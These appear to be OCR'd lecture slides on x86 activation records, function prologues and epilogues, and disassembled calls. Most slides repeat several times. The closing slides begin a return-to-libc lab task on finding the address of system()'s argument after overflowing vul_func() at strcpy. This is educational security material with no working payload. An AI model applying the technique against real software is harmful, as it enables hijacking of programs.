


Recap : Activation Record (Example - Classic IA32)

```
int func(int a, int b) {
        int i, j;
        i = a;
        j = b;
        return 0;
}
```

Function **Prologue**:

```
 0:     55      push   bp
```




Recap : Activation Record (Example - Classic IA32)

```
int func(int a, int b) {
        int i, j;
        i = a;
        j = b;
        return 0;
}
```

Function **Prologue**:

0: 55 push bp




Recap : Activation Record (Example - Classic IA32)

```
int func(int a, int b) {
        int i, j;
        i = a;
        j = b;
        return 0;
}
```

Function **Prologue**:

```
0:    55       push   bp
1:    89 e5    mov    bp,sp
```




Recap : Activation Record (Example - Classic IA32)

```
int func(int a, int b) {
        int i, j;
        i = a;
        j = b;
        return 0;
}
```

Function **Execution**:

```
sub   sp,0x8
mov   eax,DWORD PTR [bp+0x8]
mov   DWORD PTR [bp-0x4],eax
mov   eax,DWORD PTR [bp+0xC]
mov   DWORD PTR [bp-0x8],eax
```




Recap : Activation Record (Example - Classic IA32)

```
int func(int a, int b) {
        int i, j;
        i = a;
        j = b;
        return 0;
}
```

Function Execution:

```
sub   sp,0x8
mov   eax,DWORD PTR [bp+0x8]
mov   DWORD PTR [bp-0x4],eax
mov   eax,DWORD PTR [bp+0xC]
mov   DWORD PTR [bp-0x8],eax
```




Recap : Activation Record (Example - Classic IA32)

```
int func(int a, int b) {
        int i, j;
        i = a;
        j = b;
        return 0;
}
```


Function Execution:

```
sub   sp,0x8
mov   eax,DWORD PTR [bp+0x8]
mov   DWORD PTR [bp-0x4],eax
mov   eax,DWORD PTR [bp+0xC]
mov   DWORD PTR [bp-0x8],eax
```



Recap : Activation Record (Example - Classic IA32)

```
int func(int a, int b) {
        int i, j;
        i = a;
        j = b;
        return 0;
}
```



Function **Epilogue**:


mov sp, bp

pop bp

ret

Recap : Activation Record (Example - Classic IA32)

```
int func(int a, int b) {
        int i, j;
        i = a;
        j = b;
        return 0;
}
```



Function **Epilogue**:


mov sp, bp

pop bp ; now bp has old frame pointer

ret

Recap : Activation Record (Example - Classic IA32)

```
int func(int a, int b) {
        int i, j;
        i = a;
        j = b;
        return 0;
}
```



Function **Epilogue**:


mov sp, bp

pop bp

ret ; pops return address (39) and places it in IP (i.e., instruction pointer)

Recap : Activation Record (Example - Classic IA32)


```
void main() {
        func(3, 6);
}

 30:    6a 06          push   0x6
 32:    6a 03          push   0x3
 34:    e8 fc ff ff ff call   35
 39:    83 c4 08       add    sp,0x8
 3c:    90             nop
 3d:    c9             leave
 3e:    c3             ret
```



Recap : Activation Record (Example - Classic IA32)

```
void main() {
        func(3, 6);
}
```

```
 30:    6a 06          push   0x6
 32:    6a 03          push   0x3
 34:    e8 fc ff ff ff call   35
 39:    83 c4 08       add    sp,0x8
 3c:    90             nop
 3d:    c9             leave
 3e:    c3             ret
```




Task C : Argument for `system()`

Function Prologue

```
pushl   %ebp
movl    %esp, %ebp
subl    $N, %esp
```

RA: Return Address
FP: Frame Pointer
esp : Stack pointer
ebp : Current Frame Pointer




Task C : Argument for `system()`

Function Epilogue

```
movl   %ebp, %esp
popl   %ebp
ret
```

esp : Stack pointer
ebp : Frame Pointer



Function Prologue and Epilogue (**Another** example)

```
void foo(int x) {
   int a;
   a = x;
}

void bar() {
   int b = 5;
   foo (b);
}
```

```
$ gcc -S prog.c
$ cat prog.s
// some instructions omitted
foo:
        pushl %ebp
  (1)   movl %esp, %ebp
        subl $16, %esp
        movl    8(%ebp), %eax
        movl    %eax, -4(%ebp)
  (2)   leave
        ret
```

8(%ebp) ⇒ %ebp + 8


a = x

(1) Function prologue

(2) Function epilogue

leave pops the old frame pointer into EBP, thus restoring the caller's frame

How to Find system()'s Argument Address?




- In order to find the system() argument, we need to **understand how the ebp and esp registers change with the function calls**.
- Between the time when return address is modified and system argument is used, vul_func() returns and system() prologue begins.

Memory Map to Understand `system()` Argument

*vul_func() == **foo()***
in our example

Notice the new ebp (**system's ebp**) is **4 bytes higher** than the older ebp (**foo's ebp**)



(a) inside `vul_func()` right at strcpy line

